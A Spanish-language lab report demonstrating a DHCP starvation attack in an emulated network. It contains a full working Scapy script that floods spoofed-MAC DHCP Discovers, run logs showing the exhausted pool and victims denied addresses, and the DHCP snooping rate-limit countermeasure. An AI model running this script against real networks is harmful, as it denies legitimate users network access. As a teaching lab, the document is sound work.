

1. Objetivo del Laboratorio

Demostrar el ataque DHCP Starvation, donde el atacante envía masivamente peticiones DHCP Discover con direcciones MAC falsas y aleatorias, agotando todo el pool de IPs del servidor DHCP legítimo. Como resultado, los dispositivos reales no pueden obtener dirección IP (Denegación de Servicio).

- Comprender cómo el pool DHCP puede ser agotado mediante MAC spoofing.
- Ejecutar el ataque mediante un script Python con Scapy.
- Verificar que el servidor DHCP queda sin IPs disponibles.
- Aplicar DHCP Snooping con rate limiting como contramedida.

2. Objetivo del Script

El script `dhcp_starvation.py` genera y envía continuamente paquetes DHCP Discover con MACs completamente aleatorias. Cada nueva MAC es tratada por el servidor DHCP como un cliente diferente, que asigna una IP del pool para cada solicitud hasta agotarlo completamente.

2.1 Parámetros Usados

Parámetro	Descripción	Ejemplo
-c / --count	Número de peticiones a enviar (0=infinito)	-c 250
-d / --delay	Delay en segundos entre peticiones	-d 0.05
-v / --verbose	Mostrar cada petición enviada	--verbose

2.2 Requisitos

- Sistema Operativo: Linux (probado en Linux2024 / Debian)
- Python 3.x instalado
- Librería Scapy: `pip3 install scapy`
- Privilegios root (sudo)
- Servidor DHCP configurado en IOU1

2.3 Comando de Ejecución

```
sudo python3 dhcp_starvation.py -c 250 -v
```

3. Documentación del Funcionamiento del Script

3.1 Funciones Principales

random_mac()

Genera una MAC aleatoria con prefijo 02: en cada iteración. Esto hace que cada petición DHCP parezca venir de un dispositivo diferente.

build_dhcp_discover(src_mac)

Construye un DHCP Discover con la MAC falsa generada, un XID aleatorio y un hostname aleatorio. El campo chaddr se rellena con la MAC en formato de 16 bytes.

dhcp_starvation(count, delay, verbose)

Motor principal del ataque. Genera una MAC nueva por iteración, construye el Discover y lo envía. Muestra estadísticas cada 50 paquetes.

Script

```
#!/usr/bin/env python3
```

```
from scapy.all import *  
import random, time, os, sys
```

```
IFACE    = "eth0"  
DELAY    = 0.1
```

```
def random_mac():  
    """Genera una MAC completamente aleatoria."""  
    return "02:%02x:%02x:%02x:%02x:%02x" % tuple(  
        random.randint(0, 255) for _ in range(5)  
    )
```

```
def build_dhcp_discover(src_mac):  
    """Construye un DHCP Discover con MAC falsa."""  
  
    mac_bytes = bytes.fromhex(src_mac.replace(":", ""))  
    mac_pad   = mac_bytes + b'\x00' * 10 # chaddr es 16 bytes  
  
    pkt = (  
        Ether(src=src_mac, dst="ff:ff:ff:ff:ff:ff") /
```

```

IP(src="0.0.0.0", dst="255.255.255.255") /
UDP(sport=68, dport=67) /
BOOTP(
    op=1,
    chaddr=mac_pad,
    xid=random.randint(1, 0xFFFFFFFF),
) /
DHCP(options=[
    ("message-type", "discover"),
    ("hostname", f"host-{random.randint(1000,9999)}"),
    "end"
])
)
return pkt

```

```

def dhcp_starvation(count, delay, verbose):
    print(f"\n{' '*55}")
    print(f" DHCP Starvation Attack")
    print(f" Interfaz : {IFACE}")
    print(f" Paquetes : {'Infinito' if count == 0 else count}")
    print(f" Delay : {delay}s entre peticiones")
    print(f"{' '*55}\n")
    print("[*] Enviando DHCP Discovers con MACs falsas...")
    print("[*] Ctrl+C para detener\n")

```

```

sent = 0
start = time.time()

```

```

try:
    while True:
        if count != 0 and sent >= count:
            break

        src_mac = random_mac()
        pkt = build_dhcp_discover(src_mac)

        try:
            sendp(pkt, iface=IFACE, verbose=False)
            sent += 1

```

```

        if verbose or sent % 50 == 0:
            elapsed = time.time() - start
            pps = sent / elapsed if elapsed > 0 else 0
            print(f"[+] Enviados: {sent:>5} | {pps:>6.1f} pkt/s | MAC falsa: {src_mac}")

        if delay > 0:
            time.sleep(delay)

    except Exception as e:
        print(f"[!] Error: {e}")
        continue

except KeyboardInterrupt:
    pass

elapsed = time.time() - start
print(f"\n{'='*55}")
print(f" Total   : {sent} peticiones enviadas")
print(f" Tiempo   : {elapsed:.1f}s")
print(f" Promedio : {sent/elapsed:.1f} pkt/s")
print(f"{'='*55}\n")

def main():
    if os.geteuid() != 0:
        print("[!] Ejecuta con sudo")
        sys.exit(1)

    import argparse
    parser = argparse.ArgumentParser(description="DHCP Starvation Attack")
    parser.add_argument("-c", "--count", type=int, default=0, help="Num peticiones (0=infinito)")
    parser.add_argument("-d", "--delay", type=float, default=0.1, help="Delay entre peticiones")
    parser.add_argument("-v", "--verbose", action="store_true", help="Mostrar cada peticion")
    args = parser.parse_args()

    dhcp_starvation(args.count, args.delay, args.verbose)

if __name__ == "__main__":

```


main()

3.2 Flujo del Ataque

Paso	Acción	Resultado
1	Script genera MAC falsa aleatoria	Nueva identidad por petición
2	Construye DHCP Discover con MAC falsa	Paquete broadcast listo
3	Servidor DHCP recibe el Discover	Lo procesa como cliente nuevo
4	Servidor asigna IP del pool	Una IP menos disponible
5	Repetir hasta agotar el pool	No quedan IPs disponibles
6	Víctima real pide IP	Servidor no puede responder → DoS

4. Documentación de la Red

4.1 Topología



4.2 Tabla de Direcccionamiento

Dispositivo	Interfaz	Dirección IP	Máscara	Rol
IOU1	Ethernet0/0	10.11.85.1	255.255.255.0 (/24)	Gateway / DHCP Server
IOU2	—	—	—	Switch Capa 2
Linux2024	eth0	10.11.85.30	255.255.255.0 (/24)	Atacante

Dispositivo	Interfaz	Dirección IP	Máscara	Rol
PC1 (VPCS)	eth0	DHCP	255.255.255.0 (/24)	Víctima 1
PC2 (VPCS)	eth0	DHCP	255.255.255.0 (/24)	Víctima 2

4.3 Pool DHCP en IOU1

Campo	Valor
Pool name	REAL
Red	10.11.85.0/24
Excluidas	10.11.85.1 — 10.11.85.50
Rango disponible	10.11.85.51 — 10.11.85.254 (203 IPs)
Gateway	10.11.85.1
DNS	8.8.8.8
Lease	1 día

5. Capturas de Pantalla

#	Descripción	Evidencia
1	Script en ejecución	Terminal mostrando peticiones con MACs falsas y velocidad pkt/s
2	show ip dhcp binding en IOU1	Tabla con 200+ entradas agotando el pool
3	show ip dhcp pool en IOU1	Leased addresses igual al total disponible
4	ip dhcp en VPCS	Mensaje Can't find dhcp server — DoS exitoso
5	Contramedida rate limiting	show ip dhcp snooping statistics en IOU2

```
(root@eunice)-[/home/eunice]
# nano dhcp_starvation.py

(root@eunice)-[/home/eunice]
# python3 dhcp_starvation.py -c 256 -v
```

```
DHCP Starvation Attack
Interfaz : eth0
Paquetes : 256
Delay    : 0.1s entre peticiones
```

```
[*] Enviando DHCP Discovers con MACs falsas...
[*] Ctrl+C para detener
```

```
[+] Enviados: 1 | 21.2 pkt/s | MAC falsa: 02:8b:9d:5d:75:33
[+] Enviados: 2 | 10.7 pkt/s | MAC falsa: 02:27:e0:ce:e1:43
[+] Enviados: 3 | 9.3 pkt/s | MAC falsa: 02:07:34:54:25:e0
[+] Enviados: 4 | 8.8 pkt/s | MAC falsa: 02:c4:97:d5:79:ef
[+] Enviados: 5 | 8.5 pkt/s | MAC falsa: 02:8d:81:de:74:ae
[+] Enviados: 6 | 8.3 pkt/s | MAC falsa: 02:69:52:74:e1:cb
[+] Enviados: 7 | 8.1 pkt/s | MAC falsa: 02:25:ea:61:30:00
[+] Enviados: 8 | 8.0 pkt/s | MAC falsa: 02:25:cd:7d:eb:11
[+] Enviados: 9 | 7.9 pkt/s | MAC falsa: 02:5d:e7:8e:16:f0
[+] Enviados: 10 | 7.8 pkt/s | MAC falsa: 02:29:f4:1e:b2:71
[+] Enviados: 11 | 7.8 pkt/s | MAC falsa: 02:de:c2:fe:29:e3
[+] Enviados: 12 | 7.7 pkt/s | MAC falsa: 02:1b:5b:42:84:d1
[+] Enviados: 13 | 7.7 pkt/s | MAC falsa: 02:57:cd:34:77:a4
[+] Enviados: 14 | 7.7 pkt/s | MAC falsa: 02:6b:9d:a9:b1:8d
[+] Enviados: 15 | 7.7 pkt/s | MAC falsa: 02:26:a1:8c:e1:da
[+] Enviados: 16 | 7.7 pkt/s | MAC falsa: 02:bd:aa:3b:81:6d
[+] Enviados: 17 | 7.6 pkt/s | MAC falsa: 02:70:4d:d8:fd:a6
[+] Enviados: 18 | 7.6 pkt/s | MAC falsa: 02:5d:f4:49:1b:ad
[+] Enviados: 19 | 7.5 pkt/s | MAC falsa: 02:b3:bd:13:c4:c1
[+] Enviados: 20 | 7.5 pkt/s | MAC falsa: 02:1e:9f:4e:e4:22
[+] Enviados: 21 | 7.5 pkt/s | MAC falsa: 02:c5:f8:8e:a4:d5
[+] Enviados: 22 | 7.5 pkt/s | MAC falsa: 02:72:d2:3e:55:b0
[+] Enviados: 23 | 7.5 pkt/s | MAC falsa: 02:e8:02:cb:20:95
[+] Enviados: 24 | 7.5 pkt/s | MAC falsa: 02:34:5c:76:e0:b6
[+] Enviados: 25 | 7.5 pkt/s | MAC falsa: 02:a1:a5:87:b4:7e
[+] Enviados: 26 | 7.5 pkt/s | MAC falsa: 02:3d:1c:24:54:80
[+] Enviados: 27 | 7.5 pkt/s | MAC falsa: 02:60:cc:42:f6:ec
[+] Enviados: 28 | 7.5 pkt/s | MAC falsa: 02:c9:2a:ca:b4:4f
[+] Enviados: 29 | 7.4 pkt/s | MAC falsa: 02:92:cd:df:88:bb
[+] Enviados: 30 | 7.4 pkt/s | MAC falsa: 02:ba:5b:33:03:63
[+] Enviados: 31 | 7.4 pkt/s | MAC falsa: 02:dc:9a:34:6b:0e
[+] Enviados: 32 | 7.4 pkt/s | MAC falsa: 02:86:b3:8b:28:f1
[+] Enviados: 33 | 7.4 pkt/s | MAC falsa: 02:9b:bc:4c:01:b3
[+] Enviados: 34 | 7.4 pkt/s | MAC falsa: 02:63:5d:c2:49:b8
[+] Enviados: 35 | 7.4 pkt/s | MAC falsa: 02:b7:8c:bd:80:08
[+] Enviados: 36 | 7.4 pkt/s | MAC falsa: 02:4e:79:a5:81:89
[+] Enviados: 37 | 7.4 pkt/s | MAC falsa: 02:4e:05:67:9d:38
[+] Enviados: 38 | 7.3 pkt/s | MAC falsa: 02:24:0a:72:47:9c
[+] Enviados: 39 | 7.3 pkt/s | MAC falsa: 02:4b:f5:8a:70:11
[+] Enviados: 40 | 7.3 pkt/s | MAC falsa: 02:73:c7:d9:55:f1
[+] Enviados: 41 | 7.3 pkt/s | MAC falsa: 02:13:e7:c8:b4:24
[+] Enviados: 42 | 7.3 pkt/s | MAC falsa: 02:07:50:b2:20:31
[+] Enviados: 43 | 7.3 pkt/s | MAC falsa: 02:7f:93:8d:d5:6a
[+] Enviados: 44 | 7.4 pkt/s | MAC falsa: 02:33:85:fd:10:2f
[+] Enviados: 45 | 7.4 pkt/s | MAC falsa: 02:68:2b:29:bb:a2
[+] Enviados: 46 | 7.3 pkt/s | MAC falsa: 02:7c:39:3e:bf:09
```


10.11.85.216	0267.0fb1.6e05	May 31 2026 05:13 AM	Automatic
10.11.85.217	02ca.b4f0.f6ae	May 31 2026 05:13 AM	Automatic
10.11.85.218	0225.148a.2427	May 31 2026 05:13 AM	Automatic
10.11.85.219	0277.47cc.5e43	May 31 2026 05:13 AM	Automatic
10.11.85.220	02c3.6969.e2b1	May 31 2026 05:13 AM	Automatic
10.11.85.221	0288.45b2.e6d4	May 31 2026 05:13 AM	Automatic
10.11.85.222	02e1.358a.4432	May 31 2026 05:13 AM	Automatic
10.11.85.223	026a.a3f3.a236	May 31 2026 05:13 AM	Automatic
10.11.85.224	0217.c8f9.f3d3	May 31 2026 05:13 AM	Automatic
10.11.85.225	0281.41b0.8703	May 31 2026 05:13 AM	Automatic
10.11.85.226	0246.99de.de01	May 31 2026 05:13 AM	Automatic
10.11.85.227	021f.b971.63f6	May 31 2026 05:13 AM	Automatic
10.11.85.228	0235.d5a0.12e2	May 31 2026 05:13 AM	Automatic
10.11.85.229	028a.b745.4e2d	May 31 2026 05:13 AM	Automatic
10.11.85.230	0247.e956.2122	May 31 2026 05:13 AM	Automatic
10.11.85.231	0234.09e2.5c6a	May 31 2026 05:13 AM	Automatic
10.11.85.232	02dc.e797.ba38	May 31 2026 05:13 AM	Automatic
10.11.85.233	02d4.2689.a8ad	May 31 2026 05:13 AM	Automatic
10.11.85.234	02e9.4f36.639a	May 31 2026 05:13 AM	Automatic
10.11.85.235	02d4.9704.1474	May 31 2026 05:13 AM	Automatic
10.11.85.236	0263.d202.1459	May 31 2026 05:13 AM	Automatic
10.11.85.237	027e.6832.8d49	May 31 2026 05:13 AM	Automatic
10.11.85.238	021f.0d92.ab50	May 31 2026 05:13 AM	Automatic
10.11.85.239	0298.2844.d47c	May 31 2026 05:13 AM	Automatic
10.11.85.240	0228.996a.a810	May 31 2026 05:13 AM	Automatic
10.11.85.241	020b.a63b.6973	May 31 2026 05:13 AM	Automatic
10.11.85.242	0215.be31.3865	May 31 2026 05:13 AM	Automatic
10.11.85.243	0217.9c9d.b065	May 31 2026 05:13 AM	Automatic
10.11.85.244	0245.2d9d.d900	May 31 2026 05:13 AM	Automatic
10.11.85.245	02d0.046a.d709	May 31 2026 05:13 AM	Automatic
10.11.85.246	02e0.8338.6f6c	May 31 2026 05:13 AM	Automatic
10.11.85.247	0272.4182.250b	May 31 2026 05:13 AM	Automatic
10.11.85.248	027a.13a5.5284	May 31 2026 05:13 AM	Automatic

Se puede observar algunas de las muchas peticiones falsas que fueron enviadas al router

```
Router# sh ip dhcp pool

Pool spoofing :
Utilization mark (high/low)      : 100 / 0
Subnet size (first/next)          : 0 / 0
Total addresses                   : 254
Leased addresses                  : 201
Pending event                     : none
```

Al ejecutar el comando show ip dhcp, se pudo observar que no habían ip disponibles

```
Bad Command: PC1> ip dhcp . Use ? for help.

PC1> ip dhcp
DDD
Can't find dhcp server

PC1> █
```

En las pc cuando se quiso hacer la solicitud, estuvo enviando peticiones de Discovery, pero no encontró ningún servidor que le proveyera ip.

6. Contramedidas

6.1 Descripción

DHCP Snooping con rate limiting limita el número de peticiones DHCP que puede enviar cada puerto por segundo. Si el atacante supera ese límite, el switch descarta el exceso automáticamente y el pool del servidor nunca se agota.

6.2 Comandos Aplicados en IOU2

```
IOU2# conf t
IOU2(config)# ip dhcp snooping
IOU2(config)# ip dhcp snooping vlan 1
IOU2(config)# no ip dhcp snooping information option
IOU2(config)# interface Ethernet0/0
IOU2(config-if)# ip dhcp snooping trust
IOU2(config)# interface Ethernet0/1
IOU2(config-if)# ip dhcp snooping limit rate 10
IOU2(config)# interface Ethernet0/2
IOU2(config-if)# ip dhcp snooping limit rate 10
IOU2(config)# interface Ethernet0/3
IOU2(config-if)# ip dhcp snooping limit rate 10
IOU2(config)# end
IOU2# wr
```

```
Enter configuration commands, one per line. End with CNTL/Z
IOU2(config)#ip dhcp snooping
IOU2(config)#ip dhcp snooping vlan 1
IOU2(config)#no ip dhcp snooping information option
IOU2(config)#interface Ethernet0/0
IOU2(config-if)# ip dhcp snooping trust
IOU2(config)#interface Ethernet0/1
IOU2(config-if)# ip dhcp snooping limit rate 10
IOU2(config-if)#interface Ethernet0/2
IOU2(config-if)# ip dhcp snooping limit rate 10
IOU2(config-if)#interface Ethernet0/3
IOU2(config-if)# ip dhcp snooping limit rate 10
IOU2(config-if)#end
IOU2#wr
```

6.3 Verificación

```
IOU2# show ip dhcp snooping
IOU2# show ip dhcp snooping statistics
```

6.4 Resultado Esperado

- El switch genera warnings cuando el puerto supera el rate limit.
- Los paquetes en exceso son descartados automáticamente.
- El pool DHCP permanece disponible para clientes legítimos.
- Las VPCS obtienen IP correctamente del servidor real.

```
IOU2(config-if)# ip dhcp snooping limit rate 10
IOU2(config-if)#
*May 31 05:26:24.409: %DHCP_SNOOPING-4-DHCP_SNOOPING_ERRDISABLE_WARNING: DHCP Snooping received 10 DHCP packets on interface Et0/3
IOU2(config-if)#
*May 31 05:26:24.409: %DHCP_SNOOPING-5-DHCP_SNOOPING_UNTRUSTED_PORT: DHCP_SNOOPING drop message on untrusted port, message type 1, source MAC address 0000-0000-0000, destination MAC address 0000-0000-0000
```

```
PC3> ip dhcp
DDORA IP 10.11.85.148/24 GW 10.11.85.1
PC3> █
```

Las PC vuelven a obtener IP via DHCP.